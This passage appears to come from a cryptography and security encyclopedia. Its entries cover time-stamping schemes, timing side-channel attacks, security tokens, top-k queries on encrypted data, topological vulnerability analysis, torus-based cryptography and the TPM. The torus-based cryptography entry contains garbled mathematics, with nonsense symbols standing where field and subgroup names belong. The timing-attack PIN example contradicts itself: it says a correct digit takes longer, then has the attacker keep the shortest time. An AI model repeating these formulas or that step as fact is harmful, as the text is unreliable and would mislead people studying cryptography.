2. Checking the validity of the key used in Step 1. In the first step, the verifier checks the mathematical correctness of the signature. In the second step, however, the validity that is checked is not mathematical but rather semantic, corresponding to these questions: Do I trust that *this* public key was deemed to be "valid" for time-stamping purposes by *this* time-stamping server at *this* time? If so, do I trust that the key is still valid now (at the time of validation)? If it is no longer valid, either because it was later compromised or revoked or because its validity period has expired, do I have an independent reason to believe that the signature was computed at the time asserted? The procedures sketched in section "Long-Lived Digital Signatures" provide two examples of ways to supply such an independent reason.

In general, the meaning of "validity" here may depend on several factors, including the design of the system, the management of the time-stamping server, and the relationships among the owner of the record whose time-stamp certificate is in question, the verifier of the time-stamp certificate, and the time-stamping server. Especially, if the certificate is not a recent one, determining validity may require access to trustworthy archived data recording the history of key-validity status in the system. This point is further discussed in section "Long-Lived Digital Signatures." To be charitable, not many currently deployed PKI systems ("Public-Key Infrastructure") make a serious effort to build this component with an eye

toward long-lasting secure use of the system. In fact, some of them completely ignore it.

Linking

In a time-stamping scheme based on *hash-linking*, the hash value of the record to be certified is combined—by means of further hash computations—with other hash values, and the resulting *witness hash value* is stored, along with the time of storage, in a *secure repository*. A server managing the repository returns a time-stamp certificate consisting of:

1. The time of storage


2. A pointer to the location in the repository of the witness

3. The list of hash values that can be used to compute (or recompute) the witness hash value from the hash value of the record

(Optionally, the certificate may be digitally signed by the repository server.) Validation of a record–certificate pair consists of computing the hash value of the record, computing a tentative value for the witness hash, and comparing this with the value stored in the repository. (If the certificate is accompanied by a digital signature, then validation will also include a validation of the signature, as in a pure hash-and-sign scheme.)

This basic approach to "linking" of hash values can be executed in several ways. The simplest method to describe would simply store a record's hash value directly in the repository.

To lessen the load on the repository, a time-stamping server can compute a hash-linked chain as follows: Keep a running current summary hash value v_i, and with each new request compute a new value v_{i+1} as the hash of the concatenation of v_i and the incoming request. At appropriate intervals, the latest summary hash value is stored in the repository as a witness value. The time-stamp certificate for each time-stamp request in the interval is the list of hash values needed to recompute the witness value at the end of the chain.



In a more elaborate variation, certification requests—hash values of records to be time-stamped—are sent to a coordinating server. At regular

intervals, the server builds a Merkle binary tree out of all the requests received during the interval: The leaves are the requests, and each internal node is the hash of the concatenation of its two children (Merkle 1980). The root of this tree is hashed together with the previous interval's witness hash to produce the current witness hash. The linking information that is returned in each requester's time-stamp certificate is the list of sibling hash values along the path from the requester's leaf up to the witness hash (each one accompanied by a bit—denoted below as *R* and *L*, respectively— indicating whether it is the right or the left sibling).

For example, Fig. 1 illustrates this process for an interval during which the requests $y_1, \ldots, y_8$ were received. In this diagram, H_{12} is the hash of the concatenation of y_1 and y_2, H_{14} is the hash of the concatenation of H_{12} and H_{34}, and similarly for the other nodes, and W_i and W_{i-1} are the, respective, witness hash values for the current and the previous intervals. The time-stamp certificate for the third request (the one containing hash value y_3), for example, is

$$[t_i; (y_4, R), (H_{12}, L), (H_{58}, R), (W_{i-1}, L)],$$

where t_i is the time associated with the current round. If h denotes the one-way hash function employed by the system (and "|" denotes string concatenation), then one validates the claim that this is a correct time-stamp certificate for a digital record d by computing, in turn, $v_3 = h(d)$, $y_{34} = h(v_3 | y_4)$, $y_{14} = h(H_{12} | y_{34})$, $y_{18} = h(y_{14} | H_{58})$, and finally $z = h(W_{i-1} | y_{18})$, and then querying the repository for the witness value W_i stored at the location associated with the time t_i; the validation is deemed to be correct exactly when $z = W_i$.

Time-Stamping, Fig. 1 Linked Merkle trees

Variations of this procedure have been implemented by (Buldas et al. 1998; Massias et al. 1999) and by Surety, which has offered it as a commercial service since 1995 (Surety, http://www.surety.com).

The "secure" repository can be managed in a number of different ways, according to the desired reliability and longevity of the system. For example, the repository could consist of one or more hash values published in a widely distributed newspaper. Surety backs up the sequence of interval witness hash values in its repository by, once a week, using that week's sequence of witness hashes to compute, in turn, a weekly "super-witness" hash value that is placed in a classified advertisement in the US national edition of the Sunday *New York Times* (Surety, http://www.surety.com).

Time-stamping based on hash-linking was first proposed by (Haber and Stornetta 1991; Haber and Stornetta 1992a; Haber and Stornetta 1992b), and later elaborated by (Bayer et al. 1993; Benaloh and de Mare 1991; Buldas et al. 1998) and other researchers.

Accumulators. In the scheme just described, a time-stamp request that is included in a Merkle tree with n leaves results in a time-stamp certificate of length $\log_2 n$, and validating the certificate requires $\log_2 n$ hash computations. This certificate can be regarded as a proof of membership in the list of leaves whose "accumulated hash value" is the root of the tree.

Benaloh and de Mare proposed the use of a *one-way accumulator*, which is a hash function h with the additional property that it is "quasi-commutative": For all appropriate inputs x, y_1, y_2, we have $h(h(x, y_1)$,

$y_2) = h(h(x, y_2), y_1)$ (Benaloh and de Mare 1993). By means of such a function, it is easy to give proofs of membership of constant size, independent of the length of the list.

Benaloh and de Mare constructed one-way accumulators as follows. Given an RSA modulus N ("RSA Problem"), they propose the function $h_N(x, y) = x^y \bmod N$ (which is considerably slower to compute than more traditional one-way hash functions, as long as N is reasonably large). In this scheme, anyone knowing the factorization of N can compute hash collisions at will, so it is only applicable if one is willing to trust the party that chooses N. There are techniques by which many parties can jointly generate an RSA modulus so that no party knows its factorization ((Boneh and Franklin 2001) and later references), but these are unlikely to be used for a widely deployed high-throughput time-stamping system.

Nyberg has described a one-way accumulator without a trapdoor (such as the factorization for the RSA construction), but this construction is neither space- nor time-efficient (Nyberg 1996).

Researchers have further investigated the properties of one-way accumulators, proposing a number of constructions (including (Baric and Pfitzmann 1997; Sander 1999)), but it is still an open research problem to devise a one-way accumulator that is secure, efficient, and usable in practice.

Long-Lived Digital Signatures

The discussion in section "Hash-and-Sign" of the two distinct steps for validating the digital signature that constitutes the time-stamp certificate of a hash-and-sign time-stamping scheme is of course completely generic and applies as well to any digital signature that is meant to be long-lived.

A secure system must allow the verifier of a digital signature s on a document d to ascertain that the public key p used to check the correctness of s was "valid" at the time when s was computed for document d. Clearly, this requires in turn that the verifier have the means to know *when* s was computed; in other words, this requires the use of a time-stamping scheme of some sort.

In a typical PKI ("Public-Key Infrastructure"), the validity of a public key is checked by means of a combination of public-key certificates

("Certificate"), certificate revocation lists (CRLS), and signed statements by trusted third parties such as Online Certificate Status Protocol (OCSP) servers. In a particular PKI, let V denote the data (certificates, etc.) needed to validate the public key used for signature s ondocument d. Here are two different ways to integrate time-stamping securely:

- The receiver of (d, s) assembles the key-validating data V, requests a time-stamp certificate c for (d, s, V), and saves (d, s, V, c). A later verifier needs to revalidate each of s, V, and c.
- The signer of d computes a time-stamp certificate c for (d, s) and saves (d, s, c). Later verifiers of this triple must retrieve (from an appropriate service) a trustworthy archived version of V, and revalidate all the data.

By time-stamping the concatenation (d, s), and not just the signature s, one avoids the possibility that the hash function used in the computation of the signature may later be subject to devastating attack, making it possible to use s as a valid signature for another document d' that collides with d (cf. section "Renewability").

Naturally, other choices are possible for dividing up the responsibilities. However it is done, secure time-stamping is crucial.

Renewability

As computational resources increase, and as researchers make advances in cryptanalytic algorithms, the cryptographic security of any time-stamping system may be called into question. This raises the question (Bayer et al. 1993): Can time-stamp certificates be renewed?

Suppose that an implementation of a particular time-stamping system is in place, and consider the pair (d, c_1), where c_1 is a valid time-stamp certificate (in this implementation) for the digital document d. Now suppose that sometime later an improved time-stamping system is implemented and deployed—by replacing the hash function used in the original system with a new hash function, or even perhaps after the invention of a completely new algorithm.

Is there any way to use the new time-stamping system to buttress the guarantee of integrity supplied by the certificate c_1 in the face of potential later attacks on the old system?

One could simply submit d as a request to the new time-stamping system, but this would lose the connection to the original time of certification. Another possibility is to submit c_1, as a request to the new time-stamping system. But that would be vulnerable to the later existence of a devastating attack on the hash function used in the computation of c_1, as follows: If an adversary could find another document d' that collides with d under that hash function, then they could use this renewal system to backdate d' to the original time.

Suppose instead that the pair (d, c_1) is time-stamped by the new system, resulting in a new certificate c_2, and that sometime after this is done (i.e., at a definite later date), the original method is compromised. The certificate c_2 provides evidence not only that the document d existed prior to the time of the new certificate, but also that it existed at the time stated in the original certificate, c_1; prior to the compromise of the old implementation, the only way to create a valid time-stamp certificate was by legitimate means.

Observe that the supposition that the first system will be compromised at a definite time after the second system is launched is not an unreasonable one. Advances in cryptanalytic attacks on hash functions typically proceed incrementally, and well before a hash function is completely broken, fielded systems can swap in a new hash function.

Standards

There are international standards in place for time-stamp mechanisms and formats, including those of the IETF for hash-and-sign time-stamping (Adams et al. 2001), and those of the ISO for both hash-and-sign and hash-linking (International Organization for Standardization 2002).

Side-Channel Attacks

Definition

Attack based on the leakage of information of secret parameters through variations in the running times of a cryptographic device.

Background

When the running time of a cryptographic device is not constant, it may leak information about the parameters involved, so that careful timing measurement and analysis may allow recovering sensitive information such as cryptographic keys. This idea first appeared in the scientific literature in 1996 (Kocher 1996).

Targeting implementation specificities, timing attacks belong to the side-channel attacks family, of which they were one of the first representatives.

Time Measurement

To conduct the attack, the adversary needs to collect a set (sample) of messages together with their processing time by the cryptographic device. Running time might, for example, be obtained by measuring the question–answer delay or by monitoring the processor activity. One privileged target for timing attacks – as well as other side-channel attacks – is that of smart cards. A classical smart card (like defined by the ISO 7816 standard) is not equipped by an internal clock, but has its clock ticks provided by the terminal it is inserted in. Hence, a rogue card reader makes it straightforward to obtain a very accurate measurement of the running time.

Timing Analysis

Timing attacks use the divide-and-conquer strategy. The secret key is recovered by parts, by predicting and verifying some correlation between a partial key value and the expected running time. For each part of the key, a prediction model is constructed. By analyzing the behavior of (a part of) the algorithm, this model predicts the expected impact on the total running time depending on the possible values of the partial key. Actual timing measurements are then performed and compared with the prediction model: the partial key for which the correlation between prediction and actual behavior is the highest is retained as the most likely the correct one.

As a very simple example, consider an algorithm verifying the correctness of a PIN code through a digit-by-digit comparison with the reference PIN, and assume this algorithm stops as soon as a non-matching digit is encountered. The attacker can recover the first digit of the PIN code, using as prediction model the fact that the comparison will take longer if the first digit is correct than if it is not. He can then query the device under attack with each possible value for the first digit, measure actual response times, and retain the digit corresponding to the shortest time. Once the first digit is found, he can move on to the second in the same way.

More elaborate timing attacks have been applied against many cryptographic implementations such as RSA, AES, ElGamal, and ECC-based cryptosystems.

Attack Targets

First introduced in a smart card context, timing attack can be applied against many other software and hardware targets. Canvel et al. (2003) and Brumley and Boneh (2005) showed that timing attacks were possible against a remote device accessed over a network (a context in which other side-channel attacks are typically not possible). Bernstein (2005) and Osvik et al. (2006) showed that standard computers can also be subject to a timing attack exploiting the cache behavior of modern memories. Meltdown (Lipp et al. 2018) and Spectre (Kocher et al. 2019) also rely on cache-based timing attacks.

Countermeasures

Two types of countermeasures can be applied against timing attacks. The first one attempts to eliminate timing variations, whereas the second tries to render these variations useless for an attacker.

Ensuring that the algorithm runs in constant time, independently of the data being processed, should eliminate the risk of timing attacks. Yet, this implies a performance drawback, since this constant time is that of the slowest possible case. In addition, making code strictly constant-time is not trivial on modern processors, due to many automated optimization steps such as optimized mathematical operations, non-local memory access, and data caching.

The second type of countermeasure consists in hiding the internal state, so that the attacker cannot simulate internal computations any more. For example, Kocher (1996) suggests a simple blinding strategy to protect RSA, ensuring that the base is multiplied by a random mask before the exponentiation, with the mask being removed afterwards. Similar blinding and masking techniques have been proposed for several cryptographic algorithms and provide resistance against other side-channel attacks as well.

Token

Marijke De Soete[24] ✉
(24) Security4Biz, Oostkamp, Belgium

Definition

A security token is a handheld physical device that an authorized user of computer services or applications is given to ease authentication. They are used to prove one's identity electronically (as in the case of a customer trying to access their bank account) in connection with two-factor authentication. The term may also refer to software tokens.

Hardware tokens are typically small enough to be carried in a pocket or purse and often are designed to attach to the user's keychain. Some may store cryptographic keys, such as a digital signature, or biometric data, such as fingerprint minutiae. Some designs feature tamper-resistant packaging, while others may include small keypads to allow entry of a PIN or a simple button to start a generating routine with some display capability to show a generated key number. Special designs include a USB connector, RFID functions, or bluetooth wireless interface to enable transfer of a generated key number sequence to a client system.

Theory

The token shares a key with a central server and provides user authentication and possibly message authentication. The token may come with or without a (restricted) pin pad (Personal Identification Number), and with or without a display. Various protocols may be deployed, time or counter dependent, or based on a *challenge–response* approach.

Whichever the protocol, an input (challenge) is provided to the key token either time or counter based by the token itself, or through a user input using the pin pad. A key-dependent response is then calculated by the token and transferred to the central server, where the response is verified using the same key.

A distinction is made between connected and unconnected tokens. Connected tokens are tokens that must be physically connected to the user (client) computer. Tokens in this category will automatically transmit the authentication info to the client computer once a physical connection is made, eliminating the need for the user to manually enter the authentication info. However, in order to use a connected token the appropriate input device must be installed. The most common types of physical tokens are smart cards and USB tokens, which require a smart card reader and a USB port, respectively.

Disconnected tokens have neither a physical nor logical connection to the user (client) computer. They typically do not require a special input device, and instead use a display to show the generated authentication data, which the user needs to enter manually via a keyboard or keypad into the client device (e.g., PC or client terminal) connected to the central server. Disconnected tokens are the most common type of security token used (usually in combination with a password or PIN) in two-factor authentication for online identification.

More recently, contactless tokens, a third main type, have been introduced. Unlike connected tokens, they form a logical connection to the client computer but do not require a physical connection. The absence of the need for physical contact makes them more convenient than both connected and disconnected tokens.

Ranking queries on encrypted data; Top-n queries on encrypted data

Definition

A top-*k* query is a request for data from a database that involves retrieving up to *k* query answers ordered by a user-defined ranking function. Such a function is defined as a weighted sum over the values of the attributes of the records of interest, with the user's preferences expressed as per-attribute weights. This linear type of ranking has been shown to effectively model the way a user evaluates tradeoffs in real-world multi-objective decisions (Qian et al., 2015). In the context of encrypted relational databases, top-*k* query processing systems assume that a (trusted) data owner encrypts a database relation *R* using a semantically secure encryption scheme, before outsourcing it to a remote server managed by a third-party storage provider. Any client authorized and trusted to formulate a query *q* is configured with the parameters associated with the encryption scheme (i.e., cryptographic keys) and, to the end of retrieving the information of interest from the outsourced dataset, it employs them to generate an encrypted *query token*,

which in turn is sent to the remote server including the value k and the specification of a scoring function, defined as a monotone weighted linear combination over all attributes of the relation at hand (Ilyas et al., 2008). The remote server processes the query and returns the encrypted results to the client, where they can be decrypted using the secret parameters of the cryptosystem in use (i.e., the secret key). The overall system is considered secure if neither the remote service provider nor any other non-client parties learn anything about R or q.

Theory

Frameworks to securely perform a top-k query on encrypted data assume the outsourcing of a properly encrypted relation. The content of such a relation consists of a set of tuples (d_1, d_2, ..., d_n), where each element d_j is a member of a data domain D_j (i.e., a collection of values), which in turn is paired with a name meant to describe an attribute. The storing server receives an (encrypted) query token including the description of a scoring function, and to process the query makes use of a (partial) homomorphic encryption scheme (e.g., the Paillier cryptosystem and/or its generalization by Damgard–Jurik). In Meng et al. (2018) the authors consider an architecture with two different non-colluding *semi-honest* cloud providers, S_1 and S_2, where S_1 stores the encrypted database relation, while S_2 holds some cryptographic keys and provides cryptographic services to S_1. Being semi-honest, the cloud providers are considered as participants not deviating from the defined protocols, although interested in learning all possible information from legitimately received messages. The scheme in Meng et al. (2018) assumes that each element of the attributes of the relation at hand has been independently bound to a score (i.e., a numerical value that may coincide with the element itself), as well as the knowledge of a combining rule to compute an overall score for each tuple of the relation. To compute privately the k tuples with the highest overall score, the proposed solution applies and extends the strategy underlying the well-known No-Random-Access algorithm (NRA) (Fagin et al., 2003). Indeed, the executed algorithm takes as input a set of (properly encrypted) sorted lists $\mathcal{S}$, where each list ranks the same set of objects based on different attributes. An item in position d in the i-th list is defined as

$I_i^{(d)} = \langle o_i^{(d)}, x_i^{(d)} \rangle$, where $o_i^{(d)}$ and $x_i^{(d)}$ are the object/tuple identifier and the score, respectively, bound to the *d*-th element in the rank of the elements of the attribute associated with the *i*-th list. The set $\mathcal{S}$ is organized in an encrypted and outsourced data structure stored by the server S_1. This server is in charge of receiving the query token from authorized clients, extracting from it the query details and the overall scoring function weights, and obliviously executing the NRA algorithm over the said data structure with the aid of S_2, to the end of guaranteeing that no information leakage about the content of both the query and the queried data takes place. The query answer received from S_1 by an authorized client is an encrypted ranked list of object identifiers ordered by the aggregate scoring function. The actual tuples of the outsourced encrypted relation stored by S_1 are never accessed in the proposed protocol and the user of the authorized client is supposed to make a subsequent access request to the server to fetch and decrypt the tuples having the identifiers obtained with the previous query. Alternatively, the client may retrieve the tuples of interest using an Oblivious RAM scheme that does not even reveal to the remote server the physical location of the targeted encrypted tuple, perfectly hiding also the access patterns.

The architectural setting used in Meng et al. (2018), with authorized clients and two non-colluding servers, is shared by the framework proposed by Elmehdwi et al. (2014) tackling the challenge of performing secure kNN queriers over an outsourced encrypted database. Specifically, the scheme in Elmehdwi et al. (2014) aims at retrieving from the remote dataset, the k most similar objects to a query object, where the similarity between two objects is measured over some metric space (e.g., the Euclidean one). Assuming a scoring function equal to the formula for the computation of the Euclidean distance, if the system in Elmehdwi et al. (2014) is used to compose a kNN query with a large enough query point (e.g., the upper bound of an attribute value), it can be successfully repurposed to collect top-k results. Nonetheless, from an experimental evaluation perspective the solution in Meng et al. (2018) outperforms the one in Elmehdwi et al. (2014). Indeed, the computational effort required at both S_1 and S_2 side, for each query, is at least $O(nm)$ and $O(m^2k)$ for Elmehdwi et al. (2014) and Meng et al. (2018), respectively, where n is the number of tuples in the outsourced relation and m the number of attributes considered by the query. Furthermore, in the former and the latter scheme, the communication

overhead between the cloud servers, S_1 and S_2, is $O(nm)$ and $O(mk)$, respectively.

Open Problems

We presented techniques for implementing top-k queries on encrypted tuples of an outsourced relational dataset. Currently, there is no completely secure mechanism for efficiently evaluating top-k queries, as well as conjunctive/disjunctive point and range queries together. This remains an open challenge. CryptDB (Popa et al. , 2011) and its extensions execute SQL queries over encrypted data using multiple cryptographic techniques and represent a valuable attempt to balance functionality, efficiency, and security. However, accurately assessing the security and privacy guarantees provided by such systems has proven to be challenging due to the complexity of the information leakage assessment that needs to be performed considering the interactions of multiple cryptographic methods. Additionally, providing efficient and secure support for dynamic operations allowing insertion, update, and removal of objects remains also challenging problem.

Topological Vulnerability Analysis

Steven Noel[26] ✉
(26) The MITRE Corporation, McLean, VA, USA

✉ **Steven Noel**
Email: snoel@mitre.org

Synonyms

Exploit dependency graphs; Network attack graphs

Definition

Topological vulnerability analysis (TVA) identifies combinations of exploits (attack techniques) against vulnerabilities within a network that can lead to assumed attack goals. It then finds minimum-cost combinations of hardening measures to thwart the attack goals.

Background

While vulnerability scanning tools discover and report host vulnerabilities, they give few clues as to how adversaries might exploit combinations of vulnerabilities to conduct a campaign on a network and achieve goals such as comprising critical systems. Manually mapping the potential paths of exploitation through networks is labor intensive and potentially error prone. TVA automates this analysis, making it more cost-effective and timely.

Theory

In TVA, analyzing how attackers can combine low-level vulnerabilities to meet overall attack goals involves (a) modeling networks in terms of their security conditions, (b) modeling atomic attacker exploits as transition rules among security conditions, and (c) computing combinations of atomic exploits that lead to given network resources (Jajodia et al. 2005).

In TVA, the ability to carry out certain exploits is determined by the existence of certain security conditions. The success of a given exploit is a Boolean function of particular security conditions, denoted the exploit's *preconditions*. Such a function is typically the disjunction of an exploit's preconditions. For convenience, a more general function for exploitation success can be cast to disjunctive normal form, and each disjunctive term can be defined as a separate exploit. If all the preconditions for an exploit are met, this causes a set of conditions (denoted the exploit's postconditions) to transition to true.

From an initial set of security conditions within the TVA network model, one can determine how the application of exploits impacts security. For this, a set of security conditions (e.g., privileged access to critical systems) are designated as attack goals. TVA then finds assignments of initial conditions that cause the goal conditions to be secure, i.e., there are no sequences of exploits possible that lead to the attack goals being met. Also, given a cost associated with hardening each initial condition (i.e., ensuring that the condition is false), TVA can find a minimum cost solution that ensures the attack goals cannot be met.

TVA builds an exploit dependency graph, with security conditions and exploits as vertices and dependencies as directed edges. The build process begins with exploits whose preconditions are met solely from the initial conditions. The process then progresses incrementally, with preconditions for other exploits being met through initial conditions and postconditions induced by other successful exploits. Starting from the attack goals, backward traversal of the dependency graph yields exploits (and their preconditions/postconditions) that are not only reachable from the initial conditions but are also relevant to the attack goals.

Given such an exploit dependency graph, TVA then constructs an algebraic expression for the attack goals in terms of the initial conditions. For this, it resolves any graph cycles by giving preference to dependency edges that are closer (in graph distance) to the initial conditions (Noel et al. 2003). To assign optimal combination of hardening measures (removal of

certain initial conditions), TVA casts the attack goals expression to conjunctive normal form (CNF). Each maxterm in the CNF is then an assignment of initial conditions such that the attack goals cannot be reached.

TVA then defines a partial order in which one maxterm is greater than another if all its hardened conditions also appear in the other. In this partial order, the set of maxterms that are less than no other maxterm (i.e., a nondominated set of maxterms) represents a reduced set of potential hardening solutions to be considered.

Application

Through its modeling of network security conditions and exploit dependencies, TVA supports "what-if" analyses in which candidate network configurations are tested for overall impact on network security. The analysis of multistep exploitation through a network is analogous to penetration testing. As a model-based approach, TVA is considerably less expensive (and less disruptive) compared to hardening and attacking an actual network.

Methods exist for generating TVA models from the outputs of tools and devices such as vulnerability scanners, firewalls, and routers. This makes it more feasible to perform TVA on a continual basis, e.g., as network components and security conditions evolve over time.

TVA can be applied *proactively* to help reduce the risks of potential attacks. It can also be applied *reactively* in the face of actual attacks, e.g., for optimal placement of sensors, and configuration of intrusion detection systems, alert correlation, alerts prioritization, and predicting attack steps for more effective response actions (Noel and Jajodia 2007).

TVA results can be incorporated into interactive visualizations to leverage the power of human visual pattern recognition and provide deeper insight in complex environments. Various forms of aggregation can be applied to reduce visual complexity, making TVA results more easily understandable (Noel and Jajodia 2004).

Open Problems and Future Directions

While data for modeling network security conditions can generally be collected, data for modeling exploits is scarcer. Resources such as MITRE's ATT&CK® (MITRE 2021) and Making Security Measurable™ (MITRE 2013) can help with exploit modeling. While much of the available information is expressed as natural language text, natural language processing has shown some promise for building exploit models (Noel 2018) and mapping exploits to known vulnerabilities (Kanakogi et al. 2021).

Attack and mission models need to keep pace with developments in networking and security such as microsegmentation and zero trust. Also, it is often impossible to eliminate all attack paths for a given threat scenario without blocking access needed for mission-essential operations. Thus, trade-offs are needed between thwarting threat scenarios and enabling missions (Noel et al. 2021).

Subgroup cryptosystems

Definition

Torus-based cryptography aims at representing certain field elements in a compact form, while keeping the difficulty of the Discrete Logarithm Problem unchanged. The main ideas come from arithmetic, in particular, algebraic tori.

Background

Torus-based cryptography is a recent development of Subgroup Cryptosystems. Classically, the multiplicative group $\mathbb{F}_{q^d}$ of a finite field $\mathbb{F}_{p^n}$ is used in the context of public-key cryptography (e.g., the Diffie–Hellmann Key Agreement). In 1990, Schnorr proposes to use a proper subgroup $\langle g \rangle$ of $\mathbb{F}_{q^d}$ and argues that this approach presents advantages, as long as the discrete logarithm problem in $\langle g \rangle$ is as hard as in $\mathbb{F}_{q^d}$. A necessary requirement is then that g does not belong to any proper subfield $\Omega(\log(N))$. Since the order a of g divides the order of $\mathbb{F}_{q^d}$, then a divides

$p^{n-1} = \prod_{m|n} \Phi_m(p)$, where $\Phi_m(p)$ is the m-th cyclotomic polynomial evaluated at p. Because of the Pohlig–Hellman algorithm (Generic Attacks Against DLP), one may assume that a is prime, and since g does not belong to any proper subfield of $\mathbb{F}_{p^n}$, one may assume that a divides $\Phi_n(p)$. The primitive subgroup G_n of $\mathbb{F}_{q^d}$ consists of the elements whose order divides $\Phi_n(p)$. This makes sense also in the case of $\mathbb{F}_{q^n}$, where q is a prime power. In this case, G_n is a cyclic group of order $\Phi_n(q)$, and it consists of the elements of $\widetilde{\mathrm{DB}}$ whose order divides $\Phi_n(q)$. Therefore, $\mathbb{F}_{q^d}$ contains a subgroup G_m for every divisor m of n, and $G_m \subseteq G_n$ if m divides n.

In the case $n = 2, 3, 6$, public-key cryptosystems which work in the primitive subgroup have been proposed. In 1995, Smith and Skinner devise a method for the group G_2 based on the use of Lucas' sequences. In 1999, Gong and Harn propose an analogous method for the group G_3 based on third order recurrence sequences. In 2000, Lenstra and Verheul devise a cryptosystem in the group G_6 based on the trace map. All the cryptosystems can in fact be described in terms of trace maps. In subsequent works of Brouwer-Pellikaan-Verheul and Bosma-Hutton-Verheul, it was discussed how to generalize such an approach to an arbitrary n, and some conjectures were formulated. After running computer experiments, the authors were however skeptical that their conjectures would hold for small, composite n, in particular for $n = 30$, which is the next relevant case for applications.

Theory

The hardness of solving the discrete logarithm problem in a finite group is usually measured as a function of the group size, or better, of the number of bits used to store a group element. This makes sense as the latter measures the storage and transmission costs connected to using the corresponding cryptographic system. An optimal-size representation for the elements of a group of order N consists of $\log_2 N$ bits since the group can in principle be put in bijection with the set of binary strings of length $\log_2 N$, which consists of N elements. The primitive subgroup G_n consists of about $p^{\varphi(n)}$ elements, where $\varphi(n)$ is Euler's totient function, i.e., the number of integers between 1 and n which are coprime to n. Therefore, an optimal-size representation for

the elements of G_n would consist of $\varphi(n)$ coordinates in $\left|/\right.$, as opposed to the n coordinates in $\left|/\right.$ which are normally used to represent an element of $\mathbb{F}_{p^n}$. Torus-based cryptography attempts to find an optimal-size representation for the elements of the primitive subgroup G_n.

An optimal-size representation for the elements of G_n is known in the cases $n = 2, 3, 6$, and was given in Gong and Harn (1999), Lenstra and Verheul (2000), and Smith and Skinner (1995), respectively. Such a representation is achieved via the trace map. This makes exponentiation very efficient, while multiplication becomes cumbersome, as the distinction between conjugate elements is a priori lost. In 2003, Rubin and Silverberg propose a new arithmetic framework in which to interpret the results of Gong and Harn (1999), Lenstra and Verheul (2000), and Smith and Skinner (1995). Their formulation puts the problem into an arithmetic geometric framework and allows for proof of non-existence of certain representations for the elements of the primitive subgroup. It also suggests a way to proceed in order to obtain optimal-size representation for the elements of G_n for an arbitrary n.

Using a technique known as Weil restriction of scalars, Rubin and Silverberg construct an algebraic variety T_n, whose $\left|/\right.$ -rational points are the elements of G_n. They prove that T_n is an algebraic torus of dimension $\varphi(n)$. These tori are known to be rational in the case that n has at most two distinct prime divisors and conjectured to be rational for any n. If one could produce an explicit birational map between T_n and an affine space of dimension $\varphi(n)$, this would yield an optimal-size representation for the elements of the primitive subgroup G_n. This is of course hard to do in general. Rubin and Silverberg follow this type of approach to give an optimal-size representation for the elements of G_2 and G_6. This approach is used in van Dijk et al. (2005) to give more efficient representations than those previously known for the elements of G_{30}. Unfortunately, these representations do not have optimal size.

In torus-based cryptography, one does not lose the distinction between conjugate elements, while in the trace representation approach one loses such a distinction. This makes multiplication in the primitive subgroup easier. On the other side, arithmetic becomes less efficient then when using trace representations.

Security of torus-based cryptosystems relies on the hardness of the discrete logarithm problem in the primitive subgroup $2^{n/2}\sqrt{2m}$. This has been shown to be the same as the hardness of the discrete logarithm problem in $\mathbb{F}_{q^d}$ (see, e.g., Granger and Vercauteren 2005). For $p^n \sim 2^{2048}$, which corresponds to the current NIST recommendation for personal identity identification, representation of the elements of G_2 (for even n) requires 1024 bits, and representation of the elements of G_6 (for n divisible by 6) requires 683 bits.

Applications

The strength of the approach of Rubin and Silverberg lies in the rigorous mathematical formulation, rather than in the practical applications. However, such an approach allowed them to prove in Rubin and Silverberg (2003) that it is not always possible to give an efficient representation for the elements of the primitive subgroup by using functions of the coefficients of their minimal polynomial (notice that the trace is the "first" of such symmetric functions). By applying a method proposed by Gaudry and the approach of Rubin and Silverberg, Granger, and Vercauteren were able to give in Granger and Vercauteren (2005) an index-calculus attack that works in the primitive subgroup G_6.

Open Problems

The main open problem in torus-based cryptography is finding an optimal-size representation for the elements of G_{30}. The case of G_{210} would also be of interest. Studying the discrete logarithm problem in these groups is relevant because of its connection with the discrete logarithm problem in finite fields. Optimizing the arithmetic in the primitive subgroup is another interesting line of research.

TPM

David Challener[28] ✉
(28) Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

✉ **David Challener**
Email: David.challener@jhuapl.edu

Definition

The Trusted Platform Module (TPM) is a chip implemented according to a specification developed by the Trusted Computing Platform Alliance (TCPA) or the Trusted Computing Group (TCG). The TCPA was formed to create a specification for a security chip integrated in a PC. The founders included IBM, Microsoft, HP, Compaq and Intel.

Background

In 1998, it was already obvious that PC computer security was going to be important, especially for eBusiness. As a result, IBM, Intel, Microsoft, HP, and Compaq joined together in the Trusted Computing Platform Alliance (TCPA) to create a standard that could be used to generate a cryptographic coprocessor for use in PCs. TCPA quickly grew to over a hundred member companies. The TPM 1.1b specification was released in February of 2002, and TPMs started shipping shortly thereafter in IBM Thinkpad laptops, and later by other OEMs, including Compaq and HP.

The specification was hard to read, and as a result, some people assumed that it was meant for Digital Rights Management (DRM). It actually was meant for providing means for end users to securely store and

use keys, and as a means to determine if their system had been compromised. As most people realize now, the Platform Configuration Register (PCR) mechanism was wonderful for a system owner to determine it had not been compromised, but was immensely too complicated for use as a third-party DRM mechanism. Because TPMs are typically shipped with both a PKCS 11 stack and a MS CAPI CSP, most security software can take advantage of a TPM by merely pointing existing software to the appropriate stack.

Because of controversy about the closed nature of TCPA, in 2005 the Trusted Computing Group, the open successor to TCPA was formed. This group was open – anyone could join and work on the specifications if they were willing to pay the dues. The Board of Directors was expanded (it now includes IBM, Microsoft, HP, Infineon, Lenovo, Fujitsu, Wave Systems, Sun, Intel, and AMD) and there are additionally roughly 100 contributing members.

TCG adopted the 1.1b TPM specification and in 2006 the 1.2 specification was released. The new specification increased the number of Platform Control Registers and also added some new functions: a timestamping capability, Certified Migratable Keys, Direct Anonymous Attestation (DAA), monotonic counters, context caching, updated audit, and locality.

Over 350 million TPMs have shipped, but only a fraction of them are in use. Those are typically used for key storage for VPNs, email, Internet browsers, file storage, or password managers. New work in the OpenTC (www.opentc.net/deliverables2008_2009/OpenTC_D04.7_TPM_Virtualisation_Architecture_document_v2_M42.pdf), Knoppix for Trusted Computing Geeks, and the US Government's High Assurance Platform are additionally using the TPM to provide attestation to networks using the Trusted Network Connect (TNC) protocol. This allows a network to disallow users from joining a private network if their system is not in a known good state.

Theory and Applications

Functions: 1.1b

Key generation and storage: The TPM supports using RSA with a variety of modulus lengths (TPM 1.2 Specification, Part 2, Section 5)

- 512 bit RSA
- 768 bit RSA
- 1024 bit RSA
- 2048 bit RSA

Platform Configuration Registers (PCRs): PCRs are memory registers in the TPM, which are reset when power is removed. They are changed via extending, New value = SHA-1 (old value -cat- new data), where -cat- means concatenation. In the 1.1b specification there are 16 PCRs.

Keys and their characteristics:

- *Migratable or Non-migratable*.
  - Migratable keys can be copied to a different TPM.
